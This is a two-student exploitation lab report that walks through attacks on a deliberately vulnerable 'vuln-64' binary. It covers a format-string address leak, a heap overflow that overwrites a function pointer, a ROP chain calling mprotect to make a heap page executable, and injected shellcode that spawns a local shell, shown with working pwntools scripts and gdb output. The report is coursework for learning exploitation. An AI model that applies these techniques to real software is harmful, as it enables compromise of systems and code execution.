Anne-Marie Akoh
Alisha Patel

Exploitation Project

Task 1

Using format string to print the addresses of the win() and mprotect() functions.

1. *Finding offset for win function using format strings and sending that as payload to a process for the vuln-64 program:*

```
9 # Construct and send payload to leak addresses of win()
0 payload = b'%11$p'
1 p.sendline(payload)
2 win = int(p.recvline()[:-1], 16)
```

2. *Finding address of mprotect by going into gdb for libc and locating mprotect's offset in the library:*

```
gdb-peda$ print &mprotect
$1 = (void (*)(void)) 0x1010f0 <__GI_mprotect>
gdb-peda$
```

3. *Finding addresses for win() and mprotects() using the gathered information:*

```
gdb-peda$ print win
$1 = {void ()} 0x555555555179 <win>
gdb-peda$ c
```

```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffdd80:
 rip = 0x5555555551fb in vuln_func (vuln.c:29); saved rip = 0x5555555552ac
 called by frame at 0x7fffffffddb0
```

```
gdb-peda$ p 0x5555555552ac - 0x555555555179
$6 = 0x133
gdb-peda$
```

Subtracting 331 bytes since this is the same difference with every execution

```
27
28 win_address = win - 331 #same difference with every execution
29 mprotect_address = libc + 0x1010f0
30
```

4. *After filling this necessary information into the task1.py file, running the python file to get the following output:*

```
┌──(kali㉿kali)-[~/Downloads/project]
└─$ python3 task1.py
[+] Starting local process './vuln-64': pid 1189537
win: 0x561bc5494189
mprotect: 0x7f8ef0dbf0f0
[*] Stopped process './vuln-64' (pid 1189537)
```

Anne-Marie Akoh
Alisha Patel

Task 2

Using heap buffer overflow to print "You win!"

1. *Finding number of 'A's to overflow first by finding start address of "buffer" as part of the "data" struct after breaking into vuln_func() (at call to read()):*

```
gdb-peda$ x/20xw &d
0x7fffffffdd58: 0x555592a0      0x00005555      0x55559330      0x00005555
0x7fffffffdd68: 0xf914c300      0x208a339e      0xffffdda0      0x00007fff
0x7fffffffdd78: 0x555552d4      0x00005555      0xffffdeb8      0x00007fff
0x7fffffffdd88: 0x00000000      0x00000001      0x00000000      0x00000000
0x7fffffffdd98: 0xf914c300      0x208a339e      0x00000001      0x00000000
```

```
gdb-peda$ p &d->buffer
$1 = (char (*)[128]) 0x5555555592a0
```

2. *Then finding start address of *f*

```
gdb-peda$ x/20xw &f->fp
0x555555559330: 0x555551c6      0x00005555      0x00000000      0x00000000
0x555555559340: 0x00000000      0x00000000      0x00020cc1      0x00000000
0x555555559350: 0x00000000      0x00000000      0x00000000      0x00000000
0x555555559360: 0x00000000      0x00000000      0x00000000      0x00000000
0x555555559370: 0x00000000      0x00000000      0x00000000      0x00000000
```

3. *Finding the difference between these values as the number of 'A's to overflow:*
   0x555555559330 - 0x5555555592a0 = 144
4. *Using this information to create exploit.*

```
overflow = b'A' * (144) #to overflow into f->fp in order to overwrite it

p.clean()
# Setting up payload for buffer overflow
bufexploit = bytearray(overflow)
bufexploit.extend(win_address.to_bytes(8, byteorder='little'))
```

5. *Then running it to see the output of the win() function:*

```
┌──(kali㉿kali)-[~/Documents/project]
└─$ python3 task2.py
[+] Starting local process './vuln-64': pid 28323
Sending exploit...
buff b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAy\x81\xde\x0c\xe3U\n'
Output:  b'You win!\n'
[*] Stopped process './vuln-64' (pid 28323)
```

Anne-Marie Akoh
Alisha Patel

Task 3

Enabling WaX on attacker-controlled memory page

1. *Extending Task 2 by searching for ROP Gadgets (using: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi" for example) for instructions "pop_rdi", "pop_rsi", and "pop_rdx":*

```
19 #ROP gadgets
20 pop_rdi = libc + 0x27c65
21 pop_rsi = libc + 0x29419
22 pop_rdx = libc + 0xfd6bd
```

2. *Generating and sending new payload to leak the address of a page to manipulate:*

```
27 payload2 = b'%7$p'
28 p.sendline(payload2)
29 page = int(p.recvline()[:-4] + b'000', 16)
```

3. *Specifying parameter values to pass to mprotect function:*

```
30 rdi = page
31 rsi = 4096
32 rdx = 7
```

4. *Creating payload with all of this information and sending it to process:*


```
39 #Setting up payload for buffer overflow
40 # pop rdi [rdi] pop rsi [rsi] pop rdx [rdx] mprotect [ret addr] overflow [add 2 to ret addr]
41 bufexploit = bytearray(b'')
42 bufexploit.extend(pop_rdi.to_bytes(8, byteorder='little'))
43 bufexploit.extend(rdi.to_bytes(8, byteorder='little'))
44 bufexploit.extend(pop_rsi.to_bytes(8, byteorder='little'))
45 bufexploit.extend(rsi.to_bytes(8, byteorder='little'))
46 bufexploit.extend(pop_rdx.to_bytes(8, byteorder='little'))
47 bufexploit.extend(rdx.to_bytes(8, byteorder='little'))
48 bufexploit.extend(mprotect.to_bytes(8, byteorder='little'))
49 bufexploit.extend(win.to_bytes(8, byteorder='little'))
50 bufexploit.extend(overflow)
51 #adjusts the rsp after executing $rsp
52 bufexploit.extend((win + 0x2).to_bytes(8, byteorder='little'))
```

5. *Using gdb.attach() to debug mid-execution and see the parameters for mprotect:*

```
Breakpoint 1.1, __GI_mprotect () at ../sysdeps/unix/syscall-template.S:117
117     ../sysdeps/unix/syscall-template.S: No such file or directory.
$1 = 0x556d04cc9000
$2 = 0x1000
$3 = 0x7
```

Anne-Marie Akoh
Alisha Patel


6. *Check: before manipulating the permissions of the page, the heap is only readable and writable:*



```
gdb-peda$ info proc mappings
process 141836
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0×55f5ceb50000     0×55f5ceb51000     0×1000        0×0  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb51000     0×55f5ceb52000     0×1000     0×1000  r-xp   /home/kali/Downloads/project/vuln-64
      0×55f5ceb52000     0×55f5ceb53000     0×1000     0×2000  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb53000     0×55f5ceb54000     0×1000     0×2000  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb54000     0×55f5ceb55000     0×1000     0×3000  rw-p   /home/kali/Downloads/project/vuln-64
      0×55f5cebee000     0×55f5cec0f000    0×21000        0×0  rw-p   [heap]
      0×7fd26090d000     0×7fd260910000     0×3000        0×0  rw-p
      0×7fd260910000     0×7fd260936000    0×26000        0×0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260936000     0×7fd260a8b000   0×155000    0×26000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260a8b000     0×7fd260adf000    0×54000   0×17b000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260adf000     0×7fd260ae3000     0×4000   0×1cf000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260ae3000     0×7fd260ae5000     0×2000   0×1d3000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260ae5000     0×7fd260af2000     0×d000        0×0  rw-p
      0×7fd260b09000     0×7fd260b0b000     0×2000        0×0  rw-p
```

7. *But afterwards, it has r, w, and x permissions within the same process:*



```
gdb-peda$ info proc mappings
process 141836
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0×55f5ceb50000     0×55f5ceb51000     0×1000        0×0  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb51000     0×55f5ceb52000     0×1000     0×1000  r-xp   /home/kali/Downloads/project/vuln-64
      0×55f5ceb52000     0×55f5ceb53000     0×1000     0×2000  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb53000     0×55f5ceb54000     0×1000     0×2000  r--p   /home/kali/Downloads/project/vuln-64
      0×55f5ceb54000     0×55f5ceb55000     0×1000     0×3000  rw-p   /home/kali/Downloads/project/vuln-64
      0×55f5cebee000     0×55f5cebef000     0×1000        0×0  rwxp   [heap]
      0×55f5cebef000     0×55f5cec0f000    0×20000        0×0  rw-p   [heap]
      0×7fd26090d000     0×7fd260910000     0×3000        0×0  rw-p
      0×7fd260910000     0×7fd260936000    0×26000        0×0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260936000     0×7fd260a8b000   0×155000    0×26000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260a8b000     0×7fd260adf000    0×54000   0×17b000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260adf000     0×7fd260ae3000     0×4000   0×1cf000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260ae3000     0×7fd260ae5000     0×2000   0×1d3000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0×7fd260ae5000     0×7fd260af2000     0×d000        0×0  rw-p
      0×7fd260b09000     0×7fd260b0b000     0×2000        0×0  rw-p
```

Anne-Marie Akoh
Alisha Patel

Task 4

Executing injected shellcode in the WaX page

1. *Extending Task 3 by appending a buffer start address and a reference page:*

```
29 ref = p.recvline()
30 b_start = int(ref,16) + 240
31 page = int(ref[:-4] + b'000', 16)
32
```

2. *Editing the rdi to reference off the heap page address:*

```
36 rdi = page
37 rsi = 4096
38 rdx = 7
```

3. *Manipulating the overflow length, adapting from the stack instruction video:*

```
16 mprotect = libc + 0x1010f0
17 overflow = b'A' * (80 - 58)
```

4. *Adding the exit system call to the shellcode:*

```
33 sc = shellcraft.amd64.linux.sh()
34 sc += '     /* exit */\n       xor rax,rax\n      mov al, 0x3c\n     xor rdx, rdx\n     syscall'
35
```

5. *Creating the payload different from how it was structured in Task 3 - namely by using the additional shellcode and the buffer start address:*

```
46 #Setting up payload for buffer overflow
47 bufexploit = bytearray(b'')
48 bufexploit.extend(pop_rdi.to_bytes(8, byteorder='little'))
49 bufexploit.extend(rdi.to_bytes(8, byteorder='little'))
50 bufexploit.extend(pop_rsi.to_bytes(8, byteorder='little'))
51 bufexploit.extend(rsi.to_bytes(8, byteorder='little'))
52 bufexploit.extend(pop_rdx.to_bytes(8, byteorder='little'))
53 bufexploit.extend(rdx.to_bytes(8, byteorder='little'))
54 bufexploit.extend(mprotect.to_bytes(8, byteorder='little'))
55 bufexploit.extend(b_start.to_bytes(8, byteorder='little'))
56 bufexploit.extend(asm(sc))
57 bufexploit.extend(overflow)
58 #adjusts the rsp after executing $rsp and puts it on the stack
59 stack_pivot = win + 0x2
60 bufexploit.extend(stack_pivot.to_bytes(8, byteorder='little'))
61
```

Anne-Marie Akoh
Alisha Patel

6. *Calling the interactive() function for the current running process:*

```
67 print("Sending exploit ... ")
68 p.clean()
69 p.sendline(bufexploit)
70
71 p.interactive()
```

7. *Output showing an interactive shell being created from running the python script:*

```
┌──(kali㉿kali)-[~/Documents/project]
└─$ python3 task4.py
[+] Starting local process './vuln-64': pid 163498
libc 0×7fd85ebe7000
pop rdi 0×7fd85ec0ec65
pop rsi 0×7fd85ec10419
pop rdx 0×7fd85ece46bd
mprotect 0×7fd85ece80f0
[*] running in new terminal: ['/usr/bin/gdb', '-q', './vuln-64', '163498', '-x', '/tmp/p
wnw0d18yjs.gdb']
[+] Waiting for debugger: Done
Sending exploit ...
[*] Switching to interactive mode
$ ls
Makefile  aux.s  peda-session-vuln-64.txt  task2.py  task4.py  vuln.c
aux.o     core     task1.py                 task3.py  vuln-64
$ whoami
kali
$ ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.6  22320 12896 ?        Rs   15:04   0:02 /sbin/init sp
root           2  0.0  0.0      0     0 ?        S    15:04   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    15:04   0:00 [pool_workque
root           4  0.0  0.0      0     0 ?        I<   15:04   0:00 [kworker/R-rc
root           5  0.0  0.0      0     0 ?        I<   15:04   0:00 [kworker/R-rc
root           6  0.0  0.0      0     0 ?        I<   15:04   0:00 [kworker/R-sl
root           7  0.0  0.0      0     0 ?        I<   15:04   0:00 [kworker/R-ne
root          10  0.0  0.0      0     0 ?        I<   15:04   0:00 [kworker/0:0H
root          11  0.0  0.0      0     0 ?        I    15:04   0:00 [kworker/u4:0
```